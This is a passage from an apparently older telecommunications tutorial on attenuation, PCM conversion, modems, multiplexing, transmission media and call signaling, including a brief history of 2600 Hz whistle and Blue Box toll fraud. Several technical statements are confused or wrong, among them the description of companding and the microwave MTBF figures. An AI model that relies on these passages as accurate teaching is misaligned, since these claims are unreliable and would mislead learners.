long distances. Unfortunately, the strength of any transmitted signal weakens over distance. This phenomenon is called attenuation. Both analog and digital signals are subject to attenuation, but the attenuation is overcome in very different ways.

Analog Attenuation

Every kilometer or so, an analog signal must be amplified to overcome natural attenuation. Devices called amplifiers boost all the signals they receive, strengthening the signals to their original power. The problem is that over distance, noise is created and it is boosted along with the desired signal.

The result of using amplifiers is that both the noise (unwanted electrical energy) and the signal carrying the information are amplified. Because the noise is amplified every kilometer, it can build up enough energy to make a conversation incomprehensible. If the noise becomes too great, communication may become impossible.

Two different types of noise affect signal quality.

White noise is the result of unwanted electrical signals over lines. When it becomes loud enough, it sounds like the roar of the ocean at a distance.

Impulse noise is caused by intermittent disturbances such as telephone company switch activity or lightning. It sounds like pops and crack over the line.

As analog signals pass through successive amplifiers, the noise is amplified along with the signal and therefore causes the signal to degenerate.

Digital Attenuation

Although digital signals are also affected by attenuation, they are capable of a much more effective method to overcome signal loss. A device called a regenerative repeater determines whether the incoming digital signal is a 1 or a 0. The regenerative repeater then recreates the signal and transmits it at a higher signal strength. This method is more effective than repeating an analog signal because digital signals can only be one of two possible states. Remember that an analog signal is comprised of an infinite number of states.)

The advantage of a digital regenerator is that noise is not reproduced. At each regenerative repeater, all noise is filtered out-- a major advantage over analog amplification.

Advantages of Digital over Analog Signals

1. Digital regenerative repeaters are superior to analog amplifiers.

   A buildup of noise causes a distortion of the waveform. If the distortion is large enough, a signal will not arrive in the same form as it was transmitted. The result is errors in transmission.

   In digital transmission, noise is filtered out leaving a clean, clear signal. A comparison of average error rates shows

   Analog: 1 error every 100,000 signals

   Digital: 1 error every 10,000,000 signals

2. The explosion of modern digital electronic equipment on the market has greatly reduced its price, making digital communications increasingly more cost effective. The price of computer chips,

the brains of electronic equipment, has dropped dramatically in recent years further reducing the price of digital equipment.

This trend will almost certainly continue adding more pressure to use digital methods.

3. An ever increasing bulk of communication is between digital equipment (computer-to-computer)

For most of telephony history, long distance communication meant voice telephone conversations. Because voice is analog in nature, it was logical to use analog facilities for transmission. Now the picture is changing. More and more communication is between computers, digital faxes, and other digital transmission devices.

Naturally, it is preferable to send digital data over digital transmission equipment when both sending and receiving devices are digital since there is no need to convert the digital signals to analog to prepare them for analog transmission.

Historically, telephone networks were intended to carry analog voice traffic. Therefore, equipment was designed to create, transmit, and process analog signals. As technology in computers (microprocessors) and digital transmission has advanced, nearly all equipment installed in new facilities are digital.

```
        .---------------------------.
4       | Analog-Digital Conversion |
        `---------------------------'
```

Because it offers better transmission quality, almost every long distance telephone communication now uses digital transmission on the majority of their lines. But since voice in its natural form is analog, it is necessary to convert these. In order to transmit analog waves over digital facilities to capitalize on its numerous advantages, analog waves are converted to digital waves.

Pulse Code Modulation (PCM)

The conversion process is called Pulse Code Modulation (PCM) and is performed by a device called a codec (coder/decoder). PCM is a method of converting analog signals into digital 1s and 0s, suitable for digital transmission. At the receiving end of the transmission, the coded 1s and 0s are reconverted into analog signals which can be understood by the listener.

Three Step Process of PCM

Step 1 - Sampling

Sampling allows for the recording of the voltage levels at discrete points in prescribed time intervals along an analog wave. Each voltage level is called a sample. Nyquist's Theorem states:

If an analog signal is sampled at twice the rate of the highest frequency it attains, the reproduced signal will be a highly accurate reproduction of the original.

The highest frequency used in voice communications is 4000 Hz (4000 cycles per second). Therefore, if a signal is sampled 8000 times per second, the listener will never know they have been connected and disconnected 8000 times every second! They will simply recognize the signal as the voice of the speaker.

To visualize this procedure better, consider how a movie works. Single still frames are sped past a light and reproduced on a screen. Between each of the frames is a dark space. Since the frames move so quickly, the eye does not detect this dark space. Instead the eye perceives continuous motion from the still frames.

PCM samples can be compared to the still frames of a movie. Since the voice signal is sampled at such frequent intervals, the listener does not realize that there are breaks in the voice and good quality reproduction of voice can be achieved. Naturally, the higher the sampling rate, the more accurate the reproduction of the signal. Dr. Nyquist was the one who discovered that only 8000 samples per second are needed for excellent voice reproduction.

The 8000 samples per second are recorded as a string of voltage levels. This string is called a Pulse Amplitude Modulation (PAM) signal.

Step 2 - Quantizing

Since analog waves are continuous and have an infinite number of values, an infinite number of PAM voltage levels are needed to perfectly describe any analog wave. In practice, it would be impossible to represent each exact PAM voltage level. Instead, each level is rounded to the nearest of 256 predetermined voltage levels by a method called Quantizing.

Quantizing assigns each PAM voltage level to one of 256 amplitude levels. The amplitude levels do not exactly match the amplitude of the PAM signal but are close enough so only a little distortion results.

This distortion is called quantizing error. Quantizing error is the difference between the actual PAM voltage level and the amplitude level it was rounded to. Quantizing error produces quantizing noise. Quantizing noise creates an audible noise over the transmission line.

Low amplitude signals are affected more than high amplitude signals by quantizing noise. To overcome this effect, a process call companding is employed. Low amplitude signals are sampled more frequently than high amplitude signals. Therefore, changes in voltage along the waveform curve can be more accurately distinguished.

Companding reduces the effect of quantizing error on low amplitude signals where the effect is greatest by increasing the error on high amplitude signals where the effect is minimal. Throughout this process, the total number of samples remains the same at 8000 per second.

Two common companding formulas are used in different parts of the world. The United States and Japan follow a companding formula called Mu-Law. In Europe and other areas of the world, the formula is slight different and is called A-Law. Although the two laws differ only slightly, they are incompatible. Mu-Law hardware cannot be used in conjunction with A-Law hardware.

Step 3 - Encoding

Encoding converts the 256 possible numeric amplitude voltage levels into binary 8-bit digital codes. The number 256 was not arrived at accidentally. The reason there are 256 available amplitude levels is that an 8-bit code contains 256 (28) possible combinations of 1s and 0s. These codes are the final product of Pulse Codes Modulation (PCM) and are ready for digital transmission.

PCM only provides 256 unique pitches and volumes. Every sound that is heard over a phone is one of these 256 possible sounds.

Digital-Analog Conversion

After the digital bit stream is transmitted, it must be convert back to an analog waveform to be audible to the human ear. This process is called Digital-Analog conversion and is essentially the reverse of PCM.

This conversion occurs in three steps.

Step 1 - Decoding

Decoding converts the 8-bit PCM code into PAM voltage levels.

Step 2 - Reconstruction

Reconstruction reads the converted voltage level and reproduces the original analog wave

Step 3 - Filtering

The decoding process creates unwanted high frequency noise in the 4000 Hz - 8000 Hz range which is audible to the human ear. A low-pass filter blocks all frequencies above one-half the sampling rate, eliminating any frequencies above 4000 Hz.

```
.----------------------.
| Digital Transmission |
`----------------------'
```

5

Importance of Digital Transmission

Digital transmission is the movement of computer-encoded binary information from one machine to another. Digital information can represent voice, text, graphics, and video.

Digital communication is important because we use it everyday. You have used digital communications if

- your credit card is scanned at the checkout line of a department store.
- you withdraw money from an automated teller machine.
- you make an international call around the world.

There are a million ways digital communication affects us every day.

As computer technology advances, more and more of our lives are affected by digital communication. A vast amount of digital information is transmitted every second of every day. Our bank records, our tax records, our purchasing records, and so much more is stored as digital information and transferred whenever and wherever it is needed. It is no exaggeration to say that digital communications will continue to change our lives from now on.

Digital Voice Versus Digital Data

The difference between voice and non-voice data is this:

Voice transmission represents voice while data transmission represents any non-voice information, such as text, graphics, or video. Both can be transmitted in identical format--as digitized binary digits

In order to distinguish digital voice binary code from digital data, since they both look like strings of 1s and 0s, you must know what the binary codes represent.

This leads us to another important distinction-- that between digital

transmission and data transmission. Although these two terms are often confused, they are not the same thing.

> Digital transmission describes the format of the electrical signal--1s and 0s as opposed to analog waves.
>
> Data transmission describes the type of information transmitted--text, graphics, or video as opposed to voice.

Basic Digital Terminology

A bit is the smallest unit of binary information--a "1" or a "0"

A byte is a "word" of 7 or 8 bits and can represent a unit of information such as a letter, a digit, a punctuation mark, or a printing character (such as a line space).

BPS (bits per second) or bit rate refers to the information transfer rate-- the number of bits transmitted in one second. BPS commonly refers to a transmission speed.

Example:

> A device rated at 19,200 bps can process more information than one rated at 2,400 bps. As a matter of fact, eight times more. Bps provides a simple quantifiable means of measuring the amount of information transferred in one second.

Bits per second is related to throughput. Throughput is the amount of digital data a machine or system can process. One might say a machine has a "high throughput," meaning that it can process a lot of information.

Digital Data Transmission

Data communications is made up of three separate parts:

1. Data Terminal Equipment (DTE) is any digital (binary code) device, such as a computer, a printer, or a digital fax.

2. Data Communications Equipment (DCE) are devices that establish, maintain, and terminate a connection between a DTE and a facility. They are used to manipulate the signal to prepare it for transmission. An example of DCE is a modem.

3. The transmission path is the communication facility linking DCEs and DTEs.

The Importance of Modems

A pair of modems is required for most DTE-to-DTE transmissions made over the public network.

The function of a modem is similar to the function of a codec, but in reverse. Codecs convert information that was originally in analog form (such as voice) into digital form to transmit it over digital facilities. Modems do the opposite. They convert digital signals to analog to transmit them over analog facilities.

It continues to be necessary to convert analog signals to digital and then back again because the transmission that travels between telephone company COs is usually over digital facilities. The digital signals travel from one telephone company Central Office to another over high capacity digital circuits. Digital transmission is so superior to analog transmission that it is worth the time and expense of converting the analog signals to digital signals.

Since computers communicate digitally, and most CO-to-CO facilities are digital, why then is it necessary to convert computer-generated digital data signals to analog before transmitting them?

The answer is simple. Most lines from a local Central Office to a customer's residence or business (called the local loop) are still analog because for many years, the phone company has been installing analog lines into homes and businesses. Only very recently have digital lines begun to terminate at the end user's premises.

It is one thing to convert a telephone company switch from analog to digital. It is quite another to rewire millions of individual customer sites, each one requiring on-site technician service. This would require a massive effort that no institution or even industry could afford to do all at one time.

In most cases, therefore, we are left with a public network that is part analog and part digital. We must, therefore, be prepared to convert analog to digital and digital to analog.

Modulation/Demodulation

To transmit data from one DCE to another, a modem is required when any portion of the transmitting facility is analog. The modem (modulater/ demodulater) modulates and demodulates digital signals for transmission over analog lines. Modulation means "changing the signals." The digital signals are changed to analog, transmitted, and then changed back to digital at the receiving end.

Modems always come in pairs-- one at the sending end and one at the receiving end. Their transmission rates vary from 50 bps to 56 Kbps (Kilobits per second).

Synchronous Versus Asynchronous

There are two ways digital data can be transmitted:

Asynchronous transmission sends data one 8-bit character at a time. For example, typing on a computer sends data from the keyboard to the processor of the computer one character at a time. Start and stop bits attach to the beginning and end of each character to alert the receiving device of incoming information. In asynchronous transmission, there is no need for synchronization. The keyboard will send the data to the processor at the rate the characters are typed. Most modems transmit asynchronously.

Synchronous transmission is a method of sending large blocks of data at fixed intervals of time. The two endpoints synchronize their clocking mechanisms to prepare for transmission. The success of the transmission depends on precise timing.

Synchronous transmission is preferable when a large amount of data must be transmitted frequently. It is better suited for batch transmission because it groups data into large blocks and sends them all at once.

The equipment need for synchronous transmission is more expensive than for asynchronous transmission so a data traffic study must be made to determine if the extra cost is justified. Asynchronous transmission is more cost effective when data communication is light and infrequent.

Error Control

The purpose of error control is to detect and correct errors resulting from data transmission.

There are several methods of performing error control. What most methods have in common is the ability to add an error checking series of bits at the end of a block of data that determines whether the data arrived correctly. If the data arrived with errors, it will contact the sending DTE and request the information be re-transmitted. Today's sophisticated error checking methods are so reliable that, with the appropriate equipment, it is possible to virtually guarantee that data transmission will arrive error-free. There are almost no reported cases of a character error in received faxes.

Error control is much more critical in data communication than in voice communication because in voice communication, if one or two of the 8000 PCM signals per second arrive with an error, it will make almost no difference to the quality of the voice representation received. But, imagine the consequences of a bank making a funds transfer and misplacing a decimal point on a large account.

```
        .--------------.
6       | Multiplexing |
        `--------------'
```

Function of Multiplexers

Analog and digital signals are carried between a sender and receiver over transmission facilities. It costs money to transmit information signals from Point A to Point B. It is, therefore, of prime importance to budget conscious users to minimize transmission costs.

The primary function of multiplexers is to decrease network facility line costs.

Multiplexing is a technique that combines many individual signals to form a single composite signal. This allows the transmission of multiple simultaneous calls over a single line. It would cost a lot more money to have individual lines for each telephone than to multiplex the signals and send them over a single line.

Typical transmission facilities in use today can transmit 24 to 30 calls over one line. This represents a significant savings for the end user as well as for commercial long distance and local distance carriers.

Bandwidth

The bandwidth of a transmission medium is a critical factor in multiplexing. Bandwidth is the difference between the highest and lowest frequencies in a given range. For example, the frequency range of the human voice is between 300 Hz and 3300 Hz. Therefore, the voice bandwidth is

```
3300 Hz - 300 Hz  =  3000 Hz
```

We also refer to the bandwidth of a transmission medium. A transmission medium can have a bandwidth of 9600 Hz. This means that it is capable of transmitting a frequency range up to 9600 Hz. A medium with a large bandwidth can transmit more information and be divided into more channels than a medium with a small bandwidth.

We will investigate three different methods of multiplexing:

Frequency Division Multiplexing (FDM)
Time Division Multiplexing (TDM)
Statistical Time Division Multiplexing (STDM)

Frequency Division Multiplexing (FDM)

FDM is the oldest of the three methods of multiplexing. It splits up the entire bandwidth of the transmission facility into multiple smaller slices of bandwidth. For example, a facility with a bandwidth of 9600 Hz can be divided into four communications channels of 2400 Hz each. Four simultaneous telephone conversations can therefore be active on the same line.

Logically, the sum of the separate transmission rates cannot be more than the total transmission rate of the transmission facility: the 9600 Hz facility could not be divided into five 2400 Hz channels because 5 x 2400 is greater than 9600.

Guard bands are narrow bandwidths (about 1000 Hz wide) between adjacent information channels (called frequency banks) which reduce interference between the channels.

The use of FDM has diminished in recent years, primarily because FDM is limited to analog transmission, and a growing percentage of transmission is digital.

Time Division Multiplexing (TDM)

Time division multiplexing has two main advantages over frequency division multiplexing:

- It is more efficient
- It is capable of transmitting digital signals

Instead of the bandwidth of the facility being divided into frequency segments, TDM divides the capacity of a transmission facility into short time intervals called time slots.

TDM is slightly more difficult to conceptualize than FDM. An analogy helps.

The problem is

> We must transport the freight of five companies from New York to San Francisco. Each company wants their freight to arrive on the same day. We must be as fair as we can to prevent one company's freight from arriving before another company's. The freight from each company will fit into 10 boxcars so a total of 50 boxcars must be sent. Essentially, there are three different ways we can accomplish this.
>
> 1. We can rent five separate locomotives and rent five separate railway tracks and send each company's freight on its own line.
>
> 2. We can rent five separate locomotives, but only one track and send five separate trains along one line.
>
> 3. We can join all the boxcars together and connect them to one engine and send them over a single track.

Obviously the most cost effective solution is Number 3. It saves us from renting four extra rail lines and four extra locomotives.

To distribute the freight evenly so that each company's freight arrives at the same time, the could be placed in a pattern as illustrated below:

Company A + Company B + Company C + Company A + Company B + Company C . . .

At San Francisco, the boxcars would be reassembled into the original groups of 10 for each company and delivered to their final destination.

This is exactly the principle behind TDM. Use one track (communication

channel), and alternate boxcars (pieces of information) from each sending company (telephone or computer).

In other words, each individual sample of a voice or data conversation is alternated with samples from different conversations and transmitted over the same line.

Let's say we have four callers in Boston (1, 2, 3, and 4) who want to speak with four callers in Seattle (A, B, C, and D). The task is to transmit four separate voice conversations (the boxcars) over the same line (the track).

The voice conversations are sampled by PCM. This breaks each conversation into tiny 8-bit packets. For a brief moment, caller 1 sends a packet to receiver A. Then, caller 2 sends a packet to receiver B-- and so on. The result is a steady stream of interleaved packets-- just like our train example except the boxcars stretch all across the country. Notice that every fourth packet is from the same conversation. At the receiving end, the packets are reassembled and sent to the appropriate receiver at the rate of 8000 samples per seconds.

Remember that if the receiver hears the samples at the rate of 8000 times per second, it will result in good quality voice reproduction. Therefore, the packets are transmitted fast enough so that every 1/8000 of a second, a packet from each send arrives at the appropriate receiver. In other words, each conversation is connected 8000 times per second-- enough to satisfy Nyquist's Theorem.

In FDM the circuit was divided into individual frequency channels for use by each sender. In contrast, TDM divides the circuit into individual time channels. For a brief moment, each sender is allocated the entire bandwidth-- just enough time to send eight bits of information.

TDM Time Slots

Because a version of the TDM process (called STDM) is the primary switching technique in use today, it is important that this challenging concept be presented as clearly and understandably as possible. Here is a closer look at TDM, emphasizing the "T"--which stands for time.

Each transmitting device is allocated a time slot during which it is permitted to transmit. If there are three transmitting devices, for example, there will be three time slots. If there are four devices there will be four time slots.

Two devices, one transmitting and one receiving, are interconnected by assigning them to the same time slot of a circuit. This means that during their momentary shared time slot, the transmitting device is able to send a short burst of information (usually eight bits) to the receiving device. During their time slot, they use the entire bandwidth of the transmission facility but only for a short period of time. Then, in sequence, the following transmitting devices are allocated time slots during which they too use the whole bandwidth.

Clock A and Clock B at either end of the transmission must move synchronously. They rotate in unison, each momentarily making contact with the two synchronized devices (one sender and one receiver). For precisely the same moment, Clock A will be in contact with Sender 1 and Clock B will be in contact with Receiver 1, allowing one sample (8 bits) of information to pass through. The they will both rotate so that clock A comes into contact with Sender 2 and Clock B with Receiver 2. Again, one sample of information will pass. This process is repeated for as long as needed.

How fast must the clocking mechanism rotate? Again, the answer is Nyquist's theorem. If a signal is sampled 8000 times per second, an


accurate representation of voice will result at the receiving end. The same theory applies with TDM. If the clocking mechanism rotates 8000 times per second, the rate of transfer from each sender and receiver must also be 8000 times per second. This is so because every revolution of the two clocking mechanisms result in each input and output device making contact once. TDM will not work if the clocking mechanism synchronization is off.

Each group of bits from one rotation of the clocking mechanism is called a frame. One method for maintaining synchronization is inserting a frame bit at the end of each frame. The frame bit alerts the demultiplexer of the end of a frame.

Statistical Time Division Multiplexing (STDM)

STDM is an advanced form of TDM and is the primary switching technique is use now. The drawback of the TDM process is that if a device is not currently transmitting, its time slot is left unused and is therefore wasted.

In contrast, is STDM, carrying capacity is assigned dynamically. If a device is not transmitting, its time slot can be used by the other devices, speeding up their transmission. In other words, a time slot is assigned to a device only if it has information to send. STDM eliminates wasted carrying capacity.



Voice and data information is represented by waveforms and transmitted to a distant receiver. However, information does not just magically route itself from Point A to Point B. It must follow some predetermined path. This path is called a transmission medium, or sometimes a transmission facility.

The type of transmission medium selected to join a sender and receiver can have a huge effect on the quality, price, and success of a transmission. Choosing the wrong medium can make the difference between an efficient transmission and an inefficient transmission.

Efficient means choosing the most appropriate medium for a given transmission. For example, the most efficient medium for transmitting a normal call from your home to your neighbor is probably a simple pair of copper wires. It is inexpensive and it gets the job done. But if we were to transmit 2-way video teleconferencing from Bombay to Burbank, one pair of wires might be the least efficient medium and get us into a lot of trouble.

A company may buy all the right equipment and understand all the fundamentals, but if they transmit over an inappropriate medium, they would probably be better off delivering handwritten messages than trying to use the phone.

There are a number of characteristics that determine the appropriateness of each medium for particular applications:

- cost
- ease of installation
- capacity
- rate of error

In choosing a transmission medium, these and many other factors must be taken into consideration.

Terminology

The transmission media used in telecommunications can be divided into two major categories: conducted and radiated. Examples of conducted media include copper wire, coaxial cable, and fiber optics. Radiated media include microwave and satellite.

A circuit is a path over which information travels. All of the five media serve as circuits to connect two or more devices.

A channel is a communication path within a circuit. A circuit can contain one or more channels. Multiplexing divides one physical link (circuit) into several communications paths (channels).

The bandwidth of a circuit is the range of frequencies it can carry. The greater the range of frequencies, the more information can be transmitted. Some transmission media have a greater bandwidth than others and are therefore able to carry more traffic.

The bandwidth of a circuit is directly related to its capacity to carry information.

Capacity is the amount of information that may pass through a circuit in a given amount of time. A high capacity circuit has a large amount of bandwidth-- a high range of frequencies-- and can therefore transmit a lot of information.

Copper Cable

Copper cable has historically been the most common medium. It has been around for many years and today is most prevalent in the local loop--the connection between a residence or business and the local telephone company.

Copper cables are typically insulated and twisted in pairs to minimize interference and signal distortion between adjacent pairs. Twisting the wires into pairs results in better quality sound which is able to travel a greater distance.

Shielded twisted pair is copper cable specially insulated to reduce the high error rate associated with copper transmission by significantly reducing attenuation and noise.

Copper cable transmission requires signal amplification approximately every 1800 meters due to attenuation.

Advantages of Copper Cable

There is plenty of it and its price is relatively low.

Installation of copper cable is relatively easy and inexpensive.

Disadvantages of Copper Cable

Copper has a high error rate.

Copper cable is more susceptible to electromagnetic interference (EMI) and radio frequency interference (RFI) than other media. These effects can produce noise and interfere with transmission.

Copper cable has limited bandwidth and limited transmission capacity.

The frequency spectrum range (bandwidth) of copper cable is relatively low -- approximately one megahertz (one million Hz). Copper circuits can be divided into fewer channels and carry less information than the other media.

Typical Applications of Copper Cable

Residential lines from homes to the local CO (called the local loop).

Lines from business telephone stations to an internal PBX.

Coaxial Cable

Coaxial cable was developed to provide a more effective way to isolate wires from outside influence, as well as offering greater capacity and bandwidth than copper cable.

Coaxial cable is composed of a central conductor wire surrounded by insulation, a shielding layer and an outer jacket.

Coaxial cable requires signal amplification approximately every 2000 meters.

Advantages of Coaxial Cable

Coaxial cable has higher bandwidth and greater channel capacity than copper wire. It can transmit more information over more channels than copper can.

Coaxial cable has lower error rates. Because of its greater insulation, coaxial is less affected by distortion, noise, crosstalk (conversations from adjacent lines), and other signal impairments.

Coaxial cable has larger spacing between amplifiers.

Disadvantages of Coaxial Cable

Coaxial cable has high installation costs. It is thicker and less flexible and is more difficult to work with than copper wire.

Coaxial cable is more expensive per foot than copper cable.

Typical Applications

- Data networks
- Long distance networks
- CO-to-CO connections

Microwave

For transmission by microwave, electrical or light signals must be transformed into high-frequency radio waves. Microwave radio transmits at the high end of the frequency spectrum --between one gigahertz (one billion Hz) and 30 GHz.

Signals are transmitted through the atmosphere by directly aiming one dish at another. A clear line-of-sight must exist between the transmitting and receiving dishes because microwave travels in a straight line. Due to the curvature of the earth, microwave stations are spaced between 30 and 60 kilometers apart.

To compensate for attenuation, each tower is equipped with amplifiers (for analog transmission) or repeaters (for digital transmission) to boost the signal.

Before the introduction of fiber optic cable in 1984, microwave served as the primary alternative to coaxial cable for the public telephone companies.

Advantages of Microwave

Microwave has high capacity. Microwave transmission offers greater bandwidth than copper or coaxial cable resulting in higher transmission rates and more voice channels.

Microwave has low error rates.

Microwave systems can be installed and taken down quickly and inexpensively. They can be efficiently allocated to the point of greatest need in a network. Microwave is often used in rural areas because the microwave dishes can be loaded on trucks, moved to the desired location, and installed quickly.

Microwave requires very little power to send signals from dish to dish because transmission does not spread out into the atmosphere. Instead it travels along a straight path toward the next tower.

Microwave has a low Mean Time Between Failures (MTBF) of 100,000 hours-- or only six minutes of down time per year.

Microwave is good for bypassing inconvenient terrain such as mountains and bodies of water.

Disadvantages of Microwave

Microwave is susceptible to environmental distortions. Factors such as rain, snow, and heat can cause the microwave beam to bend and vary. This affects signal quality.

Microwave dishes must be focused in a straight line-of-sight. This can present a problem over certain terrain or in congested cities. Temporary physical line-of-sight interruptions, such as a bird or plane flying through the signal pathway, can result in a disruption of signals.

Microwave usage must be registered with appropriate regulatory agencies. These agencies monitor and allocate frequency assignments to prevent systems from interfering with each other.

Extensive use of microwave in many busy metropolitan areas has filled up the airwaves, limiting the availability of frequencies.

Typical Applications

- Private networks
- Long distance networks

Satellite

Satellite communication is a fast growing segment of the telecommunications market because it provides reliable, high capacity circuits.

In most respects, satellite communication is similar to microwave communication. Both use the same very high frequency (VHF) radio waves and both require line-of-sight transmission. A satellite performs essentially the same function as a microwave tower.

However, satellites are positioned 36,000 kilometers above the earth in a geosynchronous orbit, This means they remain stationary relative to a given position on the surface of earth.

Another difference between microwave and satellite communications is their transmission signal methods. Microwave uses only one frequency to

send and receive messages. Satellites use two different frequencies--one for the uplink and one for the downlink.

A device called a transponder is carried onboard the satellite. It receives an uplink signal beam from a terrestrial microwave dish, amplifies (analog) or regenerates (digital) the signal, then retransmits a downlink signal beam to the destination microwave dish on the earth. Today's satellites have up to 48 transponders, each with a capacity greater than 100 Mbps.

Because of the long distance traveled, there is a propagation delay of 1/2 second inherent in satellite communication. Propagation delay is noticeable in phone conversations and can be disastrous to data communication.

A unique advantage of satellite communication is that transmission cost is not distance sensitive. It costs the same to send a message across the street as around the world.

Another unique characteristic is the ability to provide point-to-multipoint transmission. The area of the surface of the earth where the downlinked satellite signals can be received is called its footprint. Information uplinked from the earth can be broadcast and retransmitted to any number of receiving dishes within the satellite's footprint. Television broadcast is a common application of point-to-multipoint transmission.

Advantages of Satellite Transmission

Satellite transmission provides access to wide geographical areas (up to the size of the satellite's footprint), point-to-multipoint broadcasting, a large bandwidth, and is very reliable.

Disadvantages of Satellite Transmission

Problems associated with satellite transmission include: propagation delay, licensing requirement by regulatory agencies security issue concerning the broadcast nature of satellite transmission. Undesired parties within a satellites footprint may illicitly receive downlink transmission.

Installation requires a satellite in orbit.

Fiber Optics

Fiber optics is the most recently developed transmission medium. It represents an enormous step forward in transmission capacity. A recent test reported transmission rates of 350 Gbps (350 billion bits), enough bandwidth to support millions of voice calls. Furthermore, a recently performed record- setting experiment transmitted signals 10,000 Km without the use of repeaters, although in practice 80 to 300 Km is the norm. Recall the need for repeaters every kilometer or so with copper wire and coaxial.

Fiber optics communication uses the frequencies of light to send signals. A device called a modulator converts electrical analog or digital signals into light pulses. A light source pulses light on and off billions and even trillions of times per second (similar to a flashlight turned on and off-- only faster). These pulses of light are translated into binary code. The positive light pulse represents 1; a negative light pulse (no light) represents 0. Fiber optics is digital in nature.

The light is then transmitted along a glass or plastic fiber about the size of a human hair. At the receiving end, the light pulses are

detected and converted back to electrical signals by photoelectric diodes.

Advantages of Fiber Optics

Fiber optics has an extremely high bandwidth. In fact, fiber optic bandwidth is almost infinite, limited only by the ability of engineers to increase the frequency of the pulses of light. Current technology achieves a frequency of 100 terahertz (one million billion).

Fiber optics is not subject to interference or electromagnetic impairments as are the other media.

Fiber optics has an extremely low error rate-- approximately one error per 1,000,000,000,000.

Fiber optics has a low energy loss translating into fewer repeaters/regenerators per long distance transmission.

Fiber is a glass and glass is made of sand. There will never by a shortage of raw material for fiber.

Disadvantages of Fiber Optics

Installation costs are high for a fiber optic system. Currently it costs approximately $41,000 per km to install a fiber optic system. The expense of laying fiber is primarily due to the high cost of splicing and joining fiber. The cost will almost certainly decrease dramatically as less expensive methods of splicing and joining fiber are introduced.

A potential disadvantage of fiber optics results from its enormous carrying capacity. Occasionally a farmer or construction worker will dig into the earth and unintentionally split a fiber optic cable. Because the cable can carry so much information, an entire city could lose its telephone communication from just one minor mishap.

```
        .------------.
8       | Signaling |
        `------------'
```

Types of Signals

When a subscriber picks up the phone to place a call, he dials digits to signal the network. The dialed digits request a circuit and tell the network where to route the call--a simple enough procedure for the caller. But in fact, it involves a highly sophisticated maze of signaling to and from switches and phones to route and monitor the call. Signaling functions can be divided into three main categories.

Supervisory

> Supervisory signals indicate to the party being called and the CO the status of lines and trunks--whether they are idle, busy, or requesting service. The signals detect and initiate service on requesting lines and trunks. Signals are activated by changes in electrical state and are caused by events such as a telephone going on-hook or off-hook. Their second function is to process requests for telephone features such as call waiting.

Addressing

> Addressing signals determine the destination of a call. They transmit routing information throughout the network. Two of the most important are

Dial Pulse: These address signals are generated by alternately opening and closing a contact in a rotary phone through which direct current flows. The number of pulses corresponds to the number of the dialed digit.

Tone: These address signals send a unique tone or combination of tones which correspond to the dialed digit.

Alerting

Alerting signals inform the subscriber of call processing conditions.. These signals include:

Dial tone
The phone ringing
Flashing lights that substitute for phone ringing
Busy signal

Let's take a look at how signaling is used to set up a typical call over the public network.

Step 1 - Caller A goes off-hook

Step 2 - The CO detects a change in state in the subscriber's line. The CO responds by sending an alerting signal (dial tone) to caller A to announce that dialing may begin. The CO marks the calling line busy so that other subscribers can not call into it. If another subscriber attempts to phone caller A, he will get the alerting busy signal. Caller A dials the digits using tones from the keypad or dial pulses from a rotary phone.

Step 3 - The dialed digits are sent as addressing signals from caller A to CO A

Step 4 - CO A routes the addressing signals to CO B.

Step 5 - Supervisory signals in CO B test caller B to determine if the line is free. The line is determined to be free.

Step 6 - CO B sends alerting signals to caller B, which causes caller B's telephone to ring.

This is an example of a local call which was not billed to the customer. If the call had been a billable, long distance call, it would have used a supervisory signal known as answer supervision. When the receiving end of a long distance call picks up, it sends a signal to its local CO. The CO then sends an answer supervision signal to the caller's CO telling it that the phone was picked up and it is time to begin billing.

Where on the Circuit Does Signaling Occur?

There are only three places where signaling can occur:

In-band means on the same circuit as voice, within the voice frequency range (between 300 and 3400 Hz).

Out-of-band means on the same circuit as voice, outside of the voice frequency range (3400 - 3700 Hz).

Common Channel Signaling (CCS) means signaling occurs on a completely separate circuit.

The frequency range of human voice is approximately 0 - 4000 Hz.

However, most voice signals fall in the area between 300 and 3400 Hz. Therefore, to save bandwidth, telephones only recognize signals between 300 and 3400 Hz. It is conceivable that someone with an extremely high voice would have difficulty communicating over the telephone.

In-band and Out-of-band

In-band signaling (300 to 3400 Hz) can take the form of either a single frequency tone (SF signaling) of a combination of tones (Dual Tone Multifrequency - DTMF). DTMF is the familiar touch tone.

Out-of-band signaling (3400 to 3700 Hz) is always single frequency (SF).

In other words, using the frequency range from 300 to 3700 Hz, there are three methods of signaling.

Method A:	In-band (300 to 3400 Hz) by a single frequency (SF)
Method B:	In-band (300 to 3400 Hz) by multifrequencies (DTMF)
Method C:	Out-of-band (3400 to 3700 Hz) by a single frequency (SF)

Single Frequency (SF) Signaling

Methods A and C are examples of Single Frequency (SF) signaling. SF signaling is used to determine if the phone line is busy (supervision) and to convey dial pulses (addressing).

Method A: In-band SF signaling uses a 2600 Hz tone which is carried over the frequency bandwidth of voice (remember the frequency bandwidth of voice is between 300 and 3300 Hz), within the speech path. So as not to interfere with speech, it is present before the call but is removed once the circuit is seized and speech begins. After the conversation is over, it may resume signaling. It does not, however, signal during the call because it would interfere with voice which also may transmit at 2600 Hz. Special equipment prevents occasional 2600 Hz speech frequencies from accidentally setting off signals.

Method C: To improve signaling performance, SF out-of-band signaling was developed. It uses frequencies above the voice frequency range (within the 3400 to 3700 Hz bandwidth) to transmit signals.

The problem with Methods A and C is that they are easily susceptible to fraud. In the late 1960s, one of the most popular breakfast cereals in America had a promotion in which they packaged millions of children's whistles, one in each specially marked box. Never did General Mills, the producer of the cereal, anticipate the fraud they would be party to. It turned out that the whistles emitted a pure 2600 Hz tone, exactly the tone used in Method A. It did not take long for hackers to discover that if they blew the whistles into the phones while making a long distance phone call, it tricked the telephone company billing equipment and no charge was made.

This trick grew into its own little cottage industry, culminating in the infamous mass produced Blue Boxes which played tones that fooled telephone billing equipment out of millions of dollars.

Method B: DTMF was introduced to overcome this fraud, as well as to provide better signaling service to the customer. Instead of producing just one signaling frequency, DTMF transmits numerical address information from a phone by sending a combination of two frequencies, one high and one low, to represent each number/letter and * and # on the dial pad. The usable tones are located in the center of the voice communication frequencies to minimize the effects of distortion.

Drawbacks to SF and DTMF Signaling

